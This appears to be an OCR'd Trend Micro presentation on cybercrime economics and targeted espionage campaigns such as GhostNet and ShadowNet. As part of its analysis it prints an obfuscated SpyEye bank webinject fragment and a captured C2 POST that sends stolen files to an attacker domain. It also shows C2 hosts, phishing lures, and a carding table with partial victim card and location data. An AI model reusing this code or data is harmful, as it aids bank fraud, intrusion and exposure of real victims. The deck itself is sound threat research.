TREND MICRO | Securing Your Web World

Targeted Malware Attacks

Nart Villeneuve

Threat Landscape

- There are numerous attacks everyday; some are specific and targeted while others are automated and indiscriminate.
- Attackers may be highly skilled and well resourced adversaries or simply opportunistic amateurs.
- Attackers may be individuals or groups engaging in crime motivated by financial gain, politics or status within their community.
- Attackers may be motivated by espionage or data theft and have implicit ties to government or military entities.


TREND MICRO

Presentation

- Cybercrime
  - monetization through credential theft, pay-per-install and pay-per-click within an affiliate organizational structure
- Targeted Malware Attacks
  - use of social engineering to aggressively pursue and compromise specific targets
- Blurring Boundaries
  - use of cybercrime tools and infrastructure for the theft of sensitive information

TREND MICRO

Underground Resources




- All the software and services need to setup a malicious operation are available
- Aspiring cybercriminals seek a return on their investment
- A variety of monetization strategies are available

TREND MICRO

Credential Theft

- Use of tools such as Zeus and SpyEye to steal credentials, credit card numbers etc…
- Package the goods for re-sale within the underground
- Use of money mules and pack mules to extract value

Pack Mules



CC Marketplace


BIN	Name	Exp	City	State	Country	ZIP	Price	Bank
403213	Lynn	0312	Martinsville	NJ	UNITED STATES	08836	$4	CHASE BANK USA, N.A. CREDIT PLATINUM USA NEWARK DELAWARE DE NEW
377214	Marc	0312	Alpharetta	GA	UNITED STATES	30005	$4	
430572	Marcus	0312	Commerce Twp	MI	UNITED STATES	48382	$4	CAPITAL ONE BANK CREDIT PLATINUM USA RICHMOND VIRGINIA VA NEW
373231	Marilyn	0312	Flossmoor	IL	UNITED STATES	60422	$4	
441802	Michelle	0312	Omaha	NE	UNITED STATES	68134	$4	FIRST NATIONAL BANK OF OMAHA CREDIT PLATINUM USA OMAHA NEBRASKA NE NEW
547795	Monkeesofblowingrock	0312	Blowing Rock	NC	UNITED STATES	28605	$4	BANKERS BANK, THE USA GEORGIA ATLANTA
446542	Nancy	0312	San Jose	CA	UNITED STATES	95123	$4	WELLS FARGO BANK, N.A. CREDIT PLATINUM USA SIOUX FALLS SOUTH DAKOTA SD NEW
414720	Oliver	0312	San Mateo	CA	UNITED STATES	94402	$4	CHASE BANK USA, N.A. CREDIT SIGNATURE USA NEWARK DELAWARE DE NEW
430023	Rachel	0312	Mankato	MN	UNITED STATES	56001-553	$4	WORLDS FOREMOST BANK CREDIT CLASSIC USA SIDNEY NEBRASKA NE NEW
446542	Terri	0312	Fort Worth	TX	UNITED STATES	76108	$4	WELLS FARGO BANK, N.A. CREDIT PLATINUM USA SIOUX FALLS SOUTH DAKOTA SD NEW
515991	Thomas	0312	Hanceville	AL	UNITED STATES	35077	$4	M & I MARSHALL & ILSLEY BANK USA WISCONSIN BROWN DEER
492181	Nika	0412	Luton	BEDFORDSHIRE	UNITED KINGDOM	LU3 2DR	$5.2	LLOYDS TSB BANK PLC DEBIT CLASSIC UK LONDON ENGLAND EN NEW
492181	Ann	0412	Lanark	LANARKSHIRE	UNITED KINGDOM	ml11 7hr	$5.2	LLOYDS TSB BANK PLC DEBIT CLASSIC UK LONDON ENGLAND EN NEW

Bank Fraud / SpyEye Webinjects

```
//--- USER VARIABLES ---

var reset_ats_at_start = false;
var additional_transfers = false;
var show_debug = false;
var ACD_link = "https://mijningeu.com/[redacted]";
var admin_link = "https://mijningeu.com/[redacted]
var pkey = "[redacted]";
var limit_percent = 95;
var begin_transfer_link = "https://mijn.ing.nl/mpb/DeepL
var tan_error_msg = "De TAN-code is onjuist. Vul de TAN-

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e
{while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e
\b','g'),k[c])}}return p}('8 13=-1;8 1c=-5w;8 H=-1;8 1l;
\'\';8 2q=\'\';8 19=0;f 59(){9(3e.3m.s().A("3r 6")>=0||3
{d"--"}}8 Z=59();8 3x=(f(){8 I={},1r=5p,p=1r.h,1q=\'5u\'
```

[22-03-11 01:59] @ [redacted]
Transfer succeseful!
--- Transfer data ---
Selected Account: 7 [redacted] 6
Drop Name: v k [redacted]
Drop Account Nr.: 7 [redacted] 7
Amount: 1078
Transfer Memo: ebay payment
--- Account data ---
Login: [redacted]
Password: [redacted]
--- Balances ---
[redacted]: 2.900,34 EUR
[redacted]: 351,34 EUR
[redacted]: 575,14 EUR

Global Reach



Law Enforcement Response To Date:

Total FBI cases: 390
Attempted loss: $220 million
Actual loss: $70 million

United States: 92 charged and 39 arrested
United Kingdom: 20 arrested and eight search warrants
Ukraine: Five detained and eight search warrants

Source: http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud/cyber-banking-fraud-graphic

TREND MICRO

Arrests: Mega-D, Bredolab, SpyEye

Russian 'spammer' may face up to 17 years in prison

http://en.rian.ru/w

16:54 29/03/2011

A Russian accused
for sending one-thi
fine, according to c

A Russian accused
for sending one-thi
fine, according to c

Oleg Nikolayenko,
believed to be behir
infected computers
was crippled late la

Dutch team up with Armenia for Bredolab botnet take down

By Jeremy Kirk
October 26, 2010 09:19 AM ET

IDG News Service - Armenian au
Tuesday on suspicion of running
unique take-down operation by D
experts on Monday.

Dutch authorities said they seize
Bredolab botnet, estimated to ha

Bredolab is a type of malicious s
password details, log keystrokes
computer. The Dutch High Tech
Crime Squad, began investigatin
press release issued on Monday

UK Police Arrest Three Men Over 'SpyEye' Malware

By Jeremy Kirk, IDG News

U.K. police arrested three men late last week in connection with using the SpyEye malware program to steal online banking details.

SIMILAR ARTICLES:

- SpyEye Arrests Have Little Impact in the Grand Scheme
- UK Police Reveal Arrests Over Zeus Banking Malware
- Prison for Four Who Ran Credit Card Fraud Market
- US Police Increasingly Peeping at E-mail, Instant Messages
- WikiLeaks' Founder Assange Arrested in London
- UK Police Arrest Five Anonymous WikiLeaks Defenders

Two of the men were charged on Friday and appeared in Westminster Magistrates Court in London on Saturday. Pavel Cyganoc, 26, a Lithuanian living in Birmingham, England, was charged with conspiracy to cause unauthorized modifications to computers, conspiracy to defraud and concealing proceeds from crime. Aldis Krummins, 45, a Latvian living in Goole, England, was charged with conspiracy to defraud and concealing proceeds of crime.

A third man, a 26-year-old whose nationality was not revealed, was released on police bail but must return for further questioning in August, police said.

Police said the three were arrested by the Police Central e-Crime Unit "in connection with an international investigation into a group suspected of utilizing malware to infect personal computers and retrieve private banking details."

TREND MICRO

Pay-Per-Install

- PPI is a model in which bot masters earn income whenever Internet users install software supplied by an affiliate.

TREND MICRO

Pay-Per-Click

- PPC is a model in which bot masters earn income whenever Internet users click on advertisement links supplied by an affiliate.

TREND MICRO

PPC Affiliates

TREND MICRO

PPC

TREND MICRO

FAKEAV Affiliates

TREND MICRO

KOOBFACE: The Money

- June 23, 2009 to June 10, 2010
- Total income: $2,067,682.69
- Daily average: $5,857.46.
- Highest daily total (March 23, 2010): $19,928.53
- FAKEAV: 50.3% of Koobface's earnings
- PPC: 49.7% of Koobface's earnings

TREND MICRO

Affiliates


```
−<stats for="2010-05-28 20:30:01" previous="2010-05-27 20:30:01">
  −<our today="686.17" today-increment="-262.07" today-type="minus" yesterday="2434.96" po
      <umax id="ded200510" today="231.15" today-increment="+39.85" today-type="plus" yester
      <dva34 id="leded" today="79.50" today-increment="-39.99" today-type="minus" yesterday=
      <click9 id="5dedushka" today="55.89" today-increment="-117.80" today-type="minus" yeste
      <income id="babkiup3" today="204.33" today-increment="+47.55" today-type="plus" yeste
      <cube id="dedma" today="115.30" today-increment="+75.30" today-type="plus" yesterday=
      <klikvip id="1leded" today="0" today-increment="-326.98" today-type="minus" yesterday="
      <nastra id="mazai" today="0" today-increment="+60" today-type="plus" yesterday="-60.00
      <kolin id="ded3" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
      <do id="leded" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
      <gelezyaka id="le" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
    </our>
  </stats>
```


Server time: 2010-05-28 17:04:17

Date	Traffic	Installs	Installs GEO	% installs	% installs (WinXP)
2010-05-28	28120	2592	2592	9.22	21.76
2010-05-27	52116	6178	6178	11.85	26.72
2010-05-26	57927	7316	7316	12.63	28.25
2010-05-25	64731	8203	8203	12.67	28.50
2010-05-24	73951	9795	9795	13.25	29.85
2010-05-23	59267	6736	6736	11.37	27.56
2010-05-22	59040	7173	7173	12.15	29.27
2010-05-21	62629	8177	8177	13.06	29.27
2010-05-20	68644	7424	7424	10.82	24.23
2010-05-19	72053	9466	9466	13.14	29.28
2010-05-18	74423	9265	9265	12.45	27.58
2010-05-17	58833	7207	7207	12.25	27.54
2010-05-16	41789	4968	4968	11.89	28.51
2010-05-15	38022	4426	4426	11.64	27.06
2010-05-14	38075	4610	4610	12.11	26.96
2010-05-13	38116	5522	5522	14.49	29.84
2010-05-12	28670	3871	3871	13.64	28.10
2010-05-11	20736	2711	2711	13.07	27.12
2010-05-10	10667	1372	1372	12.86	25.64
2010-05-09	10196	1054	1054	10.34	22.33

PID	Installs
1000	2592
Other	0
Total	2592

File	Traffic	By hour	By OS	By GEO	Pics
index	28120	By hour	By OS	By GEO	
all	28120	By hour	By OS	By GEO	

Show

TREND MICRO

Daily SMS

```
<?

        $phones = array(
                // phone => array(Sun, Mon, .., Sat)
                '+7911      ' => array('1100', '1000', '1000', '1000', '1000', '1000', '1100'),
//              '+7921      ' => array('1200', '1200', '1200', '1200', '1200', '1200', '1200'),
                '+7921      ' => array('1000', '0900', '0900', '0900', '0900', '0900', '1000'),
                '+7921      ' => array('1300', '0930', '0930', '0930', '0930', '0930', '1300'),
                '+7911      ' => array('1100', '1000', '1000', '1000', '1000', '1000', '1100')
        );

        $hm = date("Hi");
        $day_of_week = date("w");

        $phones_to_send = array();
        foreach ($phones as $phone => $times) {
                if ($times[$day_of_week] == $hm) {
                        $phones_to_send[] = $phone;
                }
        }
```

2010-05-28	$2806.48
2010-05-27	$3070.46
2010-05-26	$3121.47
2010-05-25	$3743.42
2010-05-24	$6335.55
2010-05-23	$5944.21
2010-05-22	$7451.72
Total for 7 days	**$32473.31**

TREND MICRO

Challenges

- Law Enforcement: What crime? What law? What is the impact in my jurisdiction? International cooperation?
- Industry: Dynamic binaries, supply of new domain names, what threats are on the horizon?
- Users: What is social engineering? How can I protect myself?

TREND MICRO

Part 2: Targeted Malware Attacks

- Computer intrusions staged by threat actors that:
  - Aggressively pursue and compromise specific targets
    - Often leveraging social engineering
  - Maintain a persistent presence within the victim's network
  - Escalate privilege and move laterally within the victim's network
  - Extract sensitive information to locations under the attacker's control

TREND MICRO

Low Distribution / High Impact

Targeted Malware Attacks


- Attacks against civil society organizations, business enterprises and government/military networks
- **Attacks are typically part of a broader campaign, a series of failed and successful compromises**
- Attacks typically consist of a socially engineered message – such as an email or instant message – that encourages the target to click on a link or open a file
- Attackers use whatever is required, based on reconnaissance, to gain entry and will adjust tactics in reaction to the defenses of the target

GhostNet


```
From: "campaigns@freetibet.org" <campaigns@freetibet.org>
Date: 25 July 2008
Subject: Translation of Freedom Movement ID Book for Tibetans in Exile

Translation of Freedom Movement ID Book for Tibetans in Exile.

Front Cover

Emblem of the Tibetan government in Exile

Script: Voluntary Contribution into common fund for Tibetan Freedom Movement

Inside Cover

Resolution was passed in the preliminary general body meeting of the
Tibetan Freedom Movement held on July 30, 1972 that the Tibetan
refugees in exile would promise for each individual,Âõs share of the
voluntary contribution into the Tibetan Freedom Movement Receipt book.
This resolution was later reaffirmed by the 11th Tibetan People,Âõs
Deputies and passed into the law on April 01, 1992 (Tibetan King Year
2119)

Until the last page of this book is used, the book stands valid until
August 15, 2012

Date: August 16, 2008
        Emblem of the Tibetan Government in Exile

                        Official Signature

Attachment: Translation of Freedom Movement ID Book for Tibetans in Exile.doc
```

Antivirus	Version	Last Update	Result
AntiVir	-	-	EXP/Word.Dropper.Gen
Authentium	-	-	CVE-2006-2492
Avast	-	-	MW97:CVE-2006-2492
eTrust-Vet	-	-	W97M/SmartTags!exploit
F-Prot	-	-	CVE-2006-2492
Fortinet	-	-	MSWord/ObjPointer.A!exploit.M20062492
GData	-	-	MW97:CVE-2006-2492
Ikarus	-	-	Virus.MW97.CVE.2006.2492
Microsoft	-	-	Exploit:Win32/Wordjmp.gen
Sophos	-	-	Troj/MalDoc-Fam
Websense-Gateway	-	-	Exploit.Word.Dropper.Gen


GhostNet



GhostNet



GhostNet



GhostNet

Lessons of GhostNet

- Attackers do not need to be “advanced” or “sophisticated” to be effective
- Maintaining persistent control is important to the attackers
- Attribution is difficult:
  - Use of off-the-shelf software (gh0stRAT)
  - Geolocation is not enough (false flag)
- Notification is difficult:
  - How and who to notify?

ShadowNet

- Less than 200 computers compromised, almost all in India
- Recovered data included Secret, Confidential and Restricted Indian Gov't documents
- Social engineering + malware embedded in malicious documents + tiered C&C infrastructure

ShadowNet

OHHDL (T) Nov 2009	OHHDL (D) Nov 2009	TIBETAN MP Oct 2009	Drewla Sep 2008
jdusnemsaz.com 119.84.4.43	jdusnemsaz.com 119.84.4.43	jdusnemsaz.com 119.84.4.43	lookbytheway.net 221.5.250.98
/two/zq2009/index.php NQueryFileop	/two/zq2009/index.php NQueryFileop	/two/zq2009/index.php NQueryFileop	/cgi-bin/NQueryFileop NQueryFileop

```
POST /update/hg.php HTTP/1.1
Content-Length: 61603
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: www.c2etejs.com
Connection: Keep-Alive

<data xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin.base64"
filename="C-09_20081111122325,1258112104000,1.6_1258357167296@@1-1@@.cab"
auth="moni">TVNDRgAAAAAgrwAAAAAAACwAAAAAAAAAAAWEBAAEAAAAAAAAAAUgAAAACAAXUA
bTujiKAAbGV0dGVycyAtIGN1cnJlbnQuZG9jAAJzKngqGACAW4CAjRIQopgCAFU0YDQAAG5Q
P+MnLhYrmUkQISEdZ462OFve7m/w9rdEt7d7/23b3pav9xMwrh/d7rvfb3eb2+32uLlBDEQR
A3yTySI8RREf8D7WGQEQESISiAngg0YRICqoIgQCDPAAMENFRiIAAHAH2QyNN7O7GU+buT93
twSG30w2cZL27KZuffulmNs3TMAJp2q7+Jal0eYHD5racs29ezQB5Uo5lBOn168puXvsV6Dl
Vs5Fv/RKTwWNogp6dO8PSpVKaXqdpoAnZnrq2zJJ70n//+3/AIQMAGhGroqgAP389968ezPn
dnfl7De7DTIcm68cufVLZlwm5LYnCUbQUBCCiI+AQoQRvgqgFAkhFhYZIgK+oBUhEARQQRIE
jwBBiAvwE+0f4N8ZfPDbD5v/n/n3iZG/PpK+v33JS7Y//uyvX/L5sb/l4F+pv7/s/UOxtjXx
sHavoqyT0L//1fDR0l9/O01PXfkf+3/6/Nnt/73k8N+afb+b95PaH1zi0dT8e3Evj8Jc+0aU
wJO4ey5Nv0ucfFx7v5NR+Nw3X/d/9/cfYTxP96iRIVH/9rr7H/n4zr6dqOH9L41aum8ilvd+
i/+/+O/Xl6F+O5g2ssevlGzsU7svtc/J/8eRxr9GSxca9/irjZ8arz+L/YHOk8rG9asM35v2
...</data>

HTTP/1.0 200 OK
Date: Mon, 16 Nov 2009 07:42:29 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 18
Connection: close
Content-Type: application/octet-stream

{result:'success'}
```

letters - current.doc
Microsoft Office Word 97 - 20...
218 KB

letters - master 2009.doc
Microsoft Office Word 97 - 20...
4,311 KB

ShadowNet

Date	2009-08-11
Filename	Sino-India_Border.ppt
File Type	PPT
Target	Microsoft PowerPoint 2003
MD5	c35b3ea71370cb5bfe2b523c17705ecb
C2 (initial)	Stage 1: http://groups.google.com/group/estolide/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.idefesvn.com/test/ieupdate.php
Date	2010-01-08
Filename	Schedule2010_of_HHDL.pdf
File Type	PDF
Targeted	Adobe Acrobat/Reader (CVE-2009-0927)
MD5	dfc76b1f94ec13cbd8ae3b3371f23841
C2 (initial)	Stage 1: http://groups.google.com/group/tagyalten/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.c2etejs.com/kk/all.php
Date	2009-08-20
Filename	China_should_break_up_India.doc
File Type	DOC
Target	Microsoft Word 2003
MD5	17a26441eb2be5efb8344e53cbd7d499
C2 (initial)	Stage 1: http://hiok125.blog.com
C2 (cmd)	Stage 2: http://www.erneex.com/boboshell/all.php


ShadowNet

Filename	setup.exe
MD5	7e2e37c78bc594342e498d6299c19158
C2	sonamtenphel@yahoo.com
C2	www.indexindian.com
Download	sites.google.com/site/wwwfox99/Home/
Filename	20090930165916978
MD5	abef3f0396688bfca790f8bbedac3e0d
C2	zhengwai@yahoo.com

Filename	20090924152410520
MD5	9f0b3d0672425081cb7a988691535cbf
C2	www.indexnews.org


ShadowNet

ShadowNet



fab2 1 .BMP	14-Feb-2009 22:33	9.8M
fab3 1 .BMP	14-Feb-2009 23:16	11.4M
fab4 1 .BMP	14-Feb-2009 22:50	10.2M
fab5 1 .BMP	14-Feb-2009 23:01	11.4M
helpsvc1.exe	13-Sep-2009 01:04	10k
hiv2007-1.bmp	14-Feb-2009 20:36	1.1M
hiv2007.bmp	14-Feb-2009 20:35	1.3M
hosegerebosnia.jpg	14-Feb-2009 20:18	72k
hosegerebosnia1.jpg	14-Feb-2009 20:20	88k
img072.jpg	14-Feb-2009 20:24	554k
img073.jpg	14-Feb-2009 20:25	683k
img074.jpg	14-Feb-2009 20:19	278k
img175.jpg	14-Feb-2009 20:20	422k

ShadowNet



ShadowNet

Index of /777/cms

Name	Last modified	Size	Description
Parent Directory	04-Sep-2009 09:35	-	
h_PHANTOM_1700_t	30-Nov-2009 01:17	1k	

Apache/1.3.33 Server at 75zi.co.tv Port 80

{s:6:"hostid";s:7:"PHANTOM";s:6:"ipaddr";N;s:9:"outipaddr";s:12:"76.67.xx.xxx";s:7:"macaddr";s:17:"08:00:27:4B:8C:79";s:8:"hostname";s:7:"PHANTOM";s:6:"ostype";s:34:"Microsoft Windows XP Professional3";s:7:"version";s:5:"0.5.2";s:5:"owner";s:2:"TY";}s:10:"reporttime";s:14:"20091130091701";}

ShadowNet

Name	Last modified	Size	Description
Parent Directory		-	
[redacted]0329071832,12012403680000,1.6_12579323040 46@@1-1@@.cab_t	26-Nov-2009 12:40	5.0K	
[redacted]_20020101003104,1259129564000,1.6_1259130213968@@1-1@@.cab_t	26-Nov-2009 08:38	17K	
[redacted]_20020101003104,1259130644000,1.6_1259131414015@@1-1@@.cab_t	26-Nov-2009 08:38	17K	
[redacted]4000,12569114150 00,1.6_1259231057118@@1-1@@.cab_t	26-Nov-2009 11:24	10K	
[redacted]4000,1259231189000,1.6_1259234897102@@1-1@@.cab_t	26-Nov-2009 12:28	11K	
[redacted]72819,1234236380000,1.6_1259214108237@@1-26@@.cab_t	26-Nov-2009 12:25	100K	
[redacted]72819,1234236380000,1.6_1259214108237@@10-26@@.cab_t	26-Nov-2009 12:31	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@2-7@@.cab_t	26-Nov-2009 05:29	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@3-7@@.cab_t	26-Nov-2009 05:29	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@4-7@@.cab_t	26-Nov-2009 05:29	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@5-7@@.cab_t	26-Nov-2009 05:45	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@6-7@@.cab_t	26-Nov-2009 05:45	100K	
[redacted]72819,1247285044000,1.6_1259061108095@@7-7@@.cab_t	26-Nov-2009 05:45	10K	
[redacted]72819,1248775388000,1.6_1259061588218@@1-1@@.cab_t	26-Nov-2009 05:45	17K	
[redacted]72819,1255321159000,1.6_1259061708218@@1-12@@.cab_t	26-Nov-2009 05:47	100K	
[redacted]72819,1255321159000,1.6_1259061708218@@2-12@@.cab_t	26-Nov-2009 05:49	100K	
[redacted]72819,1255321159000,1.6_1259061708218@@3-12@@.cab_t	26-Nov-2009 05:49	100K	
[redacted]72819,1255321159000,1.6_1259061708218@@4-12@@.cab_t	26-Nov-2009 05:51	100K	
[redacted]72819,1255321159000,1.6_1259061708218@@5-12@@.cab_t	26-Nov-2009 05:51	100K	
[redacted]72819,1255321159000,1.6_1259061708218@@6-12@@.cab_t	26-Nov-2009 05:55	100K	

Lessons of ShadowNet


- Subset of “noisy” attacks that have been ongoing since 2002
  - Documented by Maarten Van Horenbeeck in 2008
  - Attacks by this group continue…
- Information sharing provides perspective
  - OHHDL: Incident Response
  - ShadowServer: samples + sinkhole

Trends in Reconnaissance/Targeting

- Email address registered in the name of target’s colleague
- Forwarding legitimate emails (often from mailing lists) along with a malicious attachment
- Sending two or more attachments one is clean, the other is malware
- Leveraging authority relationships, such as boss-employee, to communicate a sense of importance
- Spoofing governmental email addresses to convey authenticity
- Using the “res://” protocol to enumerate the targets system in preparation for a future attack

Social Engineering


- Spoofed Email? From a “real” person?
- Content of the message; Real events?
- Attachments? Links? Exploit? Drop?
- C&C? Port? Protocol? Downloads? Uploads?



Source: contagiodump.blogspot.com

Social Engineering

- Sent from spoofed Gmail acct of US-Taiwan Business Council President
- Content is about an issue that the org and the specific individual have been working on



[virus PDF/Exploit.Gen trojan] Letter on Taiwan - Message (HTML)

From: Rupert Hammond-Chambers [rupertjhc@gmail.com] Sent: Wed 11/25/2009 9:54 AM
To:
Cc:
Subject: Letter on Taiwan

Dear Colleagues,

I first would like to extend my heartfelt gratitude for the support that you and other members of Congress have demonstrated to the Republic of China (Taiwan) over the last 30 years. Despite the absence of official relations, our common goals and interests remain strong.

Our nation has attempted to purchase follow-on F-16s since 2006 to upgrade our national defense by replacing our F-5s and other antiquated equipment and thereby respond to the growing threat that the People's Republic of China (PRC) and its military's modernization efforts represents to peace and security in the Taiwan Strait.

